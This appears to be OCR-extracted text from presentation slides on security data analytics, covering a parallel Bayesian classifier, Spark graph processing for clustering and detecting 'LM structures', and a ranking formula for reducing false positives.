


Scalable Analytic Implementation


- Large scale, parallel implementation
- Multiple Independent Variable Bayesian Classifier (MIVB)

- Spark extension for graph processing
- High performance message passing implementation
- Used for agglomerative clustering / detection of LM structures

Processing Workflow



Organizing Security Data



False Positive Reduction


1. Rank:


$$L_{\mathrm{LM}}(l_1, l_2, \ldots, l_N) = \sum_i^N l_i + L_{\mathrm{time}}(\max_i\{t_i\} - \min_i\{t_i\}) + L_{\mathrm{length}}(N)$$

